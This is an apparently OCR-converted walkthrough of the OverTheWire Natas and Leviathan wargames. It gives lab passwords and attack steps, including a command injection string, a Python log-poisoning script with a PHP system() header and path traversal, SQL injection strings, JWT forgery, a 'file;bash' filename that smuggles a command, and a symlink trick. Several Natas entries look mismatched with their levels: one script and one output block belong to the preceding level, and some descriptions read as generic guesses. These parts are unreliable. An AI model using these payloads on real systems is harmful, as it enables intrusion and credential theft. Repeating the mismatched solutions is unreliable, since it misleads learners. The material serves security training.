
Level: Natas23

- **Step-by-Step:**
  - View Page Source.
  - Find the expected secret input.
  - Submit the correct secret.
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - Simple logic puzzle based on input validation.




Level: Natas24

- **Step-by-Step:**
  - Inject command using POST parameters.
  - Example: "test$(cat /etc/natas_webpass/natas25)"
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - Exploiting input parsing and command injection.



Level: Natas25

- **Step-by-Step:**
  - Perform directory traversal in the lang parameter.
  - Try multiple ../ to reach /etc/natas_webpass.
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - Advanced path traversal attack.




Level: Natas26

- **Step-by-Step:**
  - Modify cookie that stores serialized object.
  - Decode, edit, re-encode using base64.
- **Tools Used:**
  - Browser, Python, PHP
- **Logic Behind the Solution:**
  - Object serialization manipulation.

```python
#!/usr/bin/python3
# -*- coding: utf-8 -*-

import requests
import re

username = 'natas25'
password = 'GHF6X7YwACaYYssHVY05cFq83hRktl4c'

url = 'http://%s.natas.labs.overthewire.org/' % username

session = requests.Session()

headers = {"User-Agent": "<?php system('cat /etc/natas_webpass/natas26'); ?>"}

response = session.get(url, auth = (username, password))

response = session.post(url, headers = headers, data = {"lang" :
    "..././..././..././..././..././var/www/natas/natas25/logs/natas25_"
    + session.cookies['PHPSESSID'] + ".log"}, auth = (username, password))

```


Level: Natas27

- **Step-by-Step:**
  - SQL Injection using case sensitivity.
  - Payload: ' UNION SELECT password FROM users WHERE username LIKE BINARY 'natas28' --
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - Using "BINARY" keyword to perform case-sensitive queries.



Level: Natas28

- **Step-by-Step:**
  - SQL Injection bypassing escaping techniques.
  - Use complicated payloads like ") UNION ALL SELECT password #
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - Escaping characters properly to break query structure.



Level: Natas29

- **Step-by-Step:**
  - Understand serialized PHP object.
  - Craft malicious serialized object manually.
- **Tools Used:**
  - PHP scripting
- **Logic Behind the Solution:**
  - Abuse serialization to manipulate application behavior.

Level: Natas30

- **Step-by-Step:**
  - Send multiple parameters with the same name.
  - Example: passwd[]=123&passwd[]=123
- **Tools Used:**
  - Browser, Burp Suite
- **Logic Behind the Solution:**
  - Exploit how PHP processes multiple same-named parameters.


Level: Natas31

- **Step-by-Step:**
  - Use multipart/form-data content type.
  - Submit crafted HTTP request via Burp Repeater.
- **Tools Used:**
  - Burp Suite
- **Logic Behind the Solution:**
  - Exploit how web apps parse file uploads differently.

```
<!-- morla/10111 <3  happy birthday OverTheWire! <3  -->

<h1>natas30</h1>
<div id="content">

<form action="index.pl" method="POST">
Username: <input name="username"><br>
Password: <input name="password" type="password"><br>
<input type="submit" value="login" />
</form>
win!<br>here is your result:<br>natas31hay7aecuungiuKaezuathuk9biin0pu1<div id="viewsource"><a href="ind
ex-source.html">View sourcecode</a></div>
</div>
</body>
</html>

PS C:\Users\DD\Desktop\Cyber Stuff\CTF\OverTheWire\Natas\P19>
```

Level: Natas32

- **Step-by-Step:**
  - Upload a malicious PHP file.
  - Wait for a cron job to execute it automatically.
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - Understand webserver and cron job timing attacks.



Level: Natas33

- **Step-by-Step:**
  - Use SQL Injection.
  - Payload: ' OR 1=1 --
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - Bypass login forms via always-true SQL queries.

Level: Natas34

- **Step-by-Step:**
  - Decode JWT token.
  - Modify the payload (admin:true).
  - Re-sign with known key (or no verification if vulnerable).
- **Tools Used:**
  - jwt.io, Browser
- **Logic Behind the Solution:**
  - JWT forgery and authentication bypass.

Tools Commonly Used:

- Browser (View Source, Inspect, Edit Cookies)
- curl and bash scripts (for brute forcing)
- Burp Suite (for modifying requests)
- Online Tools (jwt.io, base64 decoders)
- Scripting languages (Python, PHP)

Leviathan Labs

Leviathan 0:

First connect to the leviathan labs: ssh leviathan0@leviathan.labs.overthewire.org -p 2223

```
kenzo@Kenzo:~$ sshpass -p leviathan0 ssh leviathan0@leviathan.labs.overthewire.org -p 2223
kenzo@Kenzo:~$ whoami
kenzo
kenzo@Kenzo:~$ ssh leviathan0@leviathan.labs.overthewire.org -p 2223
The authenticity of host '[leviathan.labs.overthewire.org]:2223 ([51.21.213.178]:2223)' can't be established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[leviathan.labs.overthewire.org]:2223' (ED25519) to the list of known hosts.
                 _                     _   _
                | | _____   _(_) __ _| |_| |__   __ _ _ __
                | |/ _ \ \ / / |/ _` | __| '_ \ / _` | '_ \
                | |  __/\ V /| | (_| | |_| | | | (_| | | | |
                |_|\___| \_/ |_|\__,_|\__|_| |_|\__,_|_| |_|


                    This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

leviathan0@leviathan.labs.overthewire.org's password:

       ,----..            ,----,          .---.
      /   /   \         ,/   .`|         /. ./|
     /   .     :      ,`   .'  :     .--'.  ' ;
    .   /   ;.  \    ;    ;     /    /__./ \ : |
   .   ;   /  ` ; .'___,/    ,' .--'.  '   \' .
   ;   |  ; \ ; | |    :     | /___/ \ |    ' '
   |   :  | ; | ' ;    |.';  ; ;   \  \;      :
   .   |  ' ' ' : `----'  |  | \   ;  `      |
   '   ;  \; /  |      '   :  ;   .   \    .\  ;
    \   \  ',  /       |   |  '    \   \   ' \ |
     ;   :    /        '   :  |     :   '   |--"
      \   \ .'         ;   |.'       \   \ ;
  www. `---` ver      '---' he        '---" ire.org


Welcome to OverTheWire!

If you find any problems, please report them to the #wargames channel on
discord or IRC.
```

If we list all the files using ls -la we can see that thers a backup folder which has bookmarks.html file And if we open the file we get a long list of html code

```
leviathan0@gibson:~$ ls -la
total 24
drwxr-xr-x  3 root       root       4096 Apr 10 14:23 .
drwxr-xr-x 83 root       root       4096 Apr 10 14:24 ..
drwxr-x---  2 leviathan1 leviathan0 4096 Apr 10 14:23 .backup
-rw-r--r--  1 root       root        220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root       root       3771 Mar 31  2024 .bashrc
-rw-r--r--  1 root       root        807 Mar 31  2024 .profile
leviathan0@gibson:~$ cd .backup/
leviathan0@gibson:~/.backup$ ls
bookmarks.html
leviathan0@gibson:~/.backup$ ls
bookmarks.html
leviathan0@gibson:~/.backup$ cat bookmarks.html
<!DOCTYPE NETSCAPE-Bookmark-file-1>
<!-- This is an automatically generated file.
     It will be read and overwritten.
     DO NOT EDIT! -->
<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=UTF-8">
<TITLE>Bookmarks</TITLE>
```

grep password bookmarks.html

```
leviathan0@gibson:~/.backup$ grep password bookmarks.html
<DT><A HREF="http://leviathan.labs.overthewire.org/passwordus.html | This will be fixed later, the password for leviathan1 is 3QJ3TgzHDq" ADD_DATE="11553846
34" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">password to leviathan1</A>
leviathan0@gibson:~/.backup$
```

and here we have got the password for leviathan1 password: 3QJ3TgzHDq

exit from the lab and now connect with leviathan1

Leviathan1:

ssh leviathan1@leviathan.labs.overthewire.org -p 2223
ls -la

```
leviathan1@gibson:~$ ls -la
total 36
drwxr-xr-x  2 root       root        4096 Apr 10 14:23 .
drwxr-xr-x 83 root       root        4096 Apr 10 14:24 ..
-rw-r--r--  1 root       root         220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root       root        3771 Mar 31  2024 .bashrc
-r-sr-x---  1 leviathan2 leviathan1 15084 Apr 10 14:23 check
-rw-r--r--  1 root       root         807 Mar 31  2024 .profile
leviathan1@gibson:~$
```

ltrace ./check

```
leviathan1@gibson:~$ ltrace ./check
__libc_start_main(0x80490ed, 1, 0xffffd494, 0 <unfinished ...>
printf("password: ")
getchar(0, 0, 0x786573, 0x646f67password: null
)                                                 = 110
getchar(0, 110, 0x786573, 0x646f67)
getchar(0, 0x756e, 0x786573, 0x646f67)
strcmp("nul", "sex")
puts("Wrong password, Good Bye ..."Wrong password, Good Bye ...
)                                                 = 29
+++ exited (status 0) +++
leviathan1@gibson:~$
```

./check
cat /etc/leviathan_pass/leviathan2

```
leviathan1@gibson:~$ ./check
password: sex
$ ls
check
$ cat /etc/leviathan_pass_leviathan2
cat: /etc/leviathan_pass_leviathan2: No such file or directory
$ cat /etc/leviathan_pass/leviathan2
NsN1HwFoyN
$
```

password: NsN1HwFoyN

logout from the lab

Leviathan 2:

sshpass -p NsN1HwFoyN ssh leviathan2@leviathan.labs.overthewire.org -p 2223

we can check the files using ls -la

```
leviathan2@gibson:~$ ls
printfile
leviathan2@gibson:~$ ls -la
total 36
drwxr-xr-x  2 root       root        4096 Apr 10 14:23 .
drwxr-xr-x 83 root       root        4096 Apr 10 14:24 ..
-rw-r--r--  1 root       root         220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root       root        3771 Mar 31  2024 .bashrc
-r-sr-x---  1 leviathan3 leviathan2 15072 Apr 10 14:23 printfile
-rw-r--r--  1 root       root         807 Mar 31  2024 .profile
leviathan2@gibson:~$
```

Lets create a temp directory

```
leviathan2@gibson:~$ mktemp -d
/tmp/tmp.gHqrXwnkDK
leviathan2@gibson:~$
```

And now change the directory to this temp directory

- Use the mktemp -d command to create a temporary directory:
- mktemp -d
- Note the path generated (example: /tmp/tmp.gHqrXwnkDK).
- Change directory into the newly created path:
- cd /tmp/tmp.gHqrXwnkDK
- Inside the directory, create a file with a tricky name (file;bash) using the touch command:
- touch 'file;bash'
- Confirm that the file is created by listing the directory contents:
- ls
- Return to the home directory:
- cd
- Execute the printfile binary, passing the path to the tricky file:
- ./printfile /tmp/tmp.gHqrXwnkDK/file\;bash
- Even though permission is denied for reading the file, move to the next step.
- Read the password for the next level by displaying the content of the password file:
- cat /etc/leviathan_pass/leviathan3

```
leviathan2@gibson:~$ mktemp -d
/tmp/tmp.gHqrXwnkDK
leviathan2@gibson:~$ cd /tmp/temp.gHqrXwnkDk
-bash: cd: /tmp/temp.gHqrXwnkDk: No such file or directory
leviathan2@gibson:~$ cd /tmp/tmp.gHqrXwnkDK
leviathan2@gibson:/tmp/tmp.gHqrXwnkDK$ touch 'file;bash'
leviathan2@gibson:/tmp/tmp.gHqrXwnkDK$ ls
file;bash
leviathan2@gibson:/tmp/tmp.gHqrXwnkDK$ cd
leviathan2@gibson:~$ ls
printfile
leviathan2@gibson:~$ ./printfile /tmp/tmp.gHqrXwnkDK/file\;bash
/bin/cat: /tmp/tmp.gHqrXwnkDK/file: Permission denied
leviathan3@gibson:~$ cat /etc/leviathan_pass/leviathan3
f0n8h2iWLP
leviathan3@gibson:~$
```

Password: f0n8h2iWLP

Now logout from leviathan 2

Leviathan 3:

Login using: sshpass -p f0n8h2iWLP ssh leviathan3@leviathan.labs.overthewire.org -p 2223

```
kenzo@Kenzo:~$ sshpass -p f0n8h2iWLP ssh leviathan3@leviathan.labs.overthewire.org -p 2223
                         _                _   _
                        | | _____   _(_) __ _| |_| |__   __ _ _ __
                        | |/ _ \ \ / / |/ _` | __| '_ \ / _` | '_ \
                        | |  __/\ V /| | (_| | |_| | | | (_| | | | |
                        |_|\___| \_/ |_|\__,_|\__|_| |_|\__,_|_| |_|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames


      ____..             ____          .___.
    ,'   /  \          ,'   .`|        /. ./|
   /   .    :       ,'    .'  :     .--'.  ' ;
  .   /   ;.  \    ;    ;     /    /__./ \ : |
  .   ;   /` ; .'___,/    ,' .--'.  '   \' .
  ;   |  ; \ ; | |       | /___/ \ |    ' '
  |   :  | ; | ' ;___    |.';  ; ;  \  \;      :
  .   |  ' ' ' : `----'  |  | `   ;  '      |
  '   ;  \; /  |       '   :  ;   .   \    .\  ;
   \   \  ',  /        |   |  '    \   \   ' \ |
    ;   :    /         '   :  |     :    '  |--"
     \   \ .'           ;   |.'      \   \ ;
  www. `---` ver       '---' he        '---" ire.org


Welcome to OverTheWire!

If you find any problems, please report them to the #wargames channel on
discord or IRC.

--[ Playing the games ]--
```

- List the current directory to check for available files:
- ls

- Find an executable named level3.
- Attempt to run the executable:
- ./level3
- Enter any random password (e.g., hello) to see the response ("WRONG").
- Use ltrace to trace the library calls made by the executable:
- ltrace ./level3
- Observe the program behavior:
  - It calls strcmp to compare input against two strings: "h0no33" and "snlprintf".
- Identify that "snlprintf" is the correct password based on the trace.
- Run the executable again and enter the correct password: ./level3 Enter: snlprintf
- After successful login, you get shell access.
- List files to confirm you have shell access:
- ls
- View and copy the password for the next level:
- cat /etc/leviathan_pass/leviathan4

```
leviathan3@gibson:~$ ls
level3
leviathan3@gibson:~$ ./level3
Enter the password> hello
bzzzzzzzzap. WRONG
leviathan3@gibson:~$ ltrace ./level3
__libc_start_main(0x80490ed, 1, 0xffffd494, 0 <unfinished ...>
strcmp("h0no33", "kakaka")
printf("Enter the password> ")
fgets(Enter the password> hello
"hello\n", 256, 0xf7fae5c0)
strcmp("hello\n", "snlprintf\n")
puts("bzzzzzzzzap. WRONG"bzzzzzzzzap. WRONG
)
+++ exited (status 0) +++
leviathan3@gibson:~$ ./level3
Enter the password> snlprintf
[You've got shell]!
$ ls
level3
$ cat /etc/leviathan_pass/leviathan4
WG1egElCvO
$
```

Password: WG1egElCvO
Now logout from the lab

Leviathan4

Login the leviathan4 using: sshpass -p WG1egElCvO ssh leviathan4@leviathan.labs.overthewire.org -p 2223

```
kenzo@Kenzo:~$ sshpass -p WG1egElCvO ssh leviathan4@leviathan.labs.overthewire.org -p 2223
                 _            _   _
                | | _____   _(_) __ _| |_| |__   __ _ _ __
                | |/ _ \ \ / / |/ _` | __| '_ \ / _` | '_ \
                | |  __/\ V /| | (_| | |_| | | | (_| | | | |
                |_|\___| \_/ |_|\__,_|\__|_| |_|\__,_|_| |_|


                    This is an OverTheWire game server.
```

When we list all the files using ls command we get nothing

So I tested out ls -la


As we can see there is a directory named trash and inside it we have a binary file

```
leviathan4@gibson:~$ ls
leviathan4@gibson:~$ ls -la
total 24
drwxr-xr-x  3 root root       4096 Apr 10 14:23 .
drwxr-xr-x 83 root root       4096 Apr 10 14:24 ..
-rw-r--r--  1 root root        220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root root       3771 Mar 31  2024 .bashrc
-rw-r--r--  1 root root        807 Mar 31  2024 .profile
dr-xr-x---  2 root leviathan4 4096 Apr 10 14:23 .trash
leviathan4@gibson:~$ cd .trash/
leviathan4@gibson:~/.trash$ ls
bin
leviathan4@gibson:~/.trash$ ls -la
```

Read the binary file

```
leviathan4@gibson:~/.trash$ ./bin
00110000 01100100 01111001 01111000 01010100 00110111 01000110 00110100 01010001 01000100 00001010
leviathan4@gibson:~/.trash$
```

Now we simply need to convert this binary to text using any online website




And we have got the password for the next level
Password: 0dyxT7F4QD
Now simply logout from the lab

Leviathan 5:

Login the lab using:
sshpass -p 0dyxT7F4QD ssh leviathan5@leviathan.labs.overthewire.org -p 2223

- List the files in the current directory:
- ls
- Confirm the presence of an executable named leviathan5.
- Check file permissions and details:
- ls -la
- Try to run the executable:
- ./leviathan5
- Observe the error: "Cannot find /tmp/file.log".
- Use ltrace to trace the executable:
- ltrace ./leviathan5
- From the trace, understand that the program tries to open /tmp/file.log for reading. Create the missing log file and insert a test string: touch /tmp/file.log ; echo "hello" > /tmp/file.log Re-run the executable:
- ./leviathan5
- Confirm that the file is read and processed successfully.



- Attempt to read /tmp/file.log:
- cat /tmp/file.log
- If the file does not exist, create it and write "hello" into it: touch /tmp/file.log ; echo "hello" > /tmp/file.log Run the leviathan5 executable again:
- ./leviathan5
- Confirm the program reads and outputs the content of /tmp/file.log.
- Attempt to create a symbolic link from the next level's password file to /tmp/file.log:
- ln -s /etc/leviathan_pass/leviathan6 /tmp/file.log
- If the file already exists, remove or overwrite it (not shown in the screenshot but implied).
- After successful linking, run leviathan5 again:

- ./leviathan5
- The program now outputs the password for leviathan6.

```
leviathan5@gibson:~$ cat /tmp/file.log
cat: /tmp/file.log: No such file or directory
leviathan5@gibson:~$ touch /tmp/file.log ; echo "hello" > /tmp/file.log
leviathan5@gibson:~$ ./leviathan5
hello
leviathan5@gibson:~$ touch /tmp/file.log ; echo "hello" > /tmp/file.log
leviathan5@gibson:~$ cat /tmp/file.log
hello
leviathan5@gibson:~$ ln -s /etc/leviathan_pass/leviathan6 /tmp/file.log
ln: failed to create symbolic link '/tmp/file.log': File exists
leviathan5@gibson:~$ ls
leviathan5
leviathan5@gibson:~$ ./leviathan5
hello
leviathan5@gibson:~$ ln -s /etc/leviathan_pass/leviathan6 /tmp/file.log
leviathan5@gibson:~$ ./leviathan5
szo7HDB88w
leviathan5@gibson:~$ |
```

Password: szo7HDB88w

Now logout from the leviathan5 lab

Leviathan6:

Login to the leviathan6 using:

sshpass -p szo7HDB88w ssh leviathan6@leviathan.labs.overthewire.org -p 2223

```
kenzo@Kenzo:~$ sshpass -p szo7HDB88w ssh leviathan6@leviathan.labs.overthewire.org -p 2223

                    This is an OverTheWire game server.
          More information on http://www.overthewire.org/wargames
```

List all the files using ls command

```
leviathan6@gibson:~$ ls
leviathan6
leviathan6@gibson:~$ ./leviathan6
usage: ./leviathan6 <4 digit code>
leviathan6@gibson:~$ ltrace ./leviathan6
__libc_start_main(0x80490dd, 1, 0xffffd484, 0 <unfinished ...>
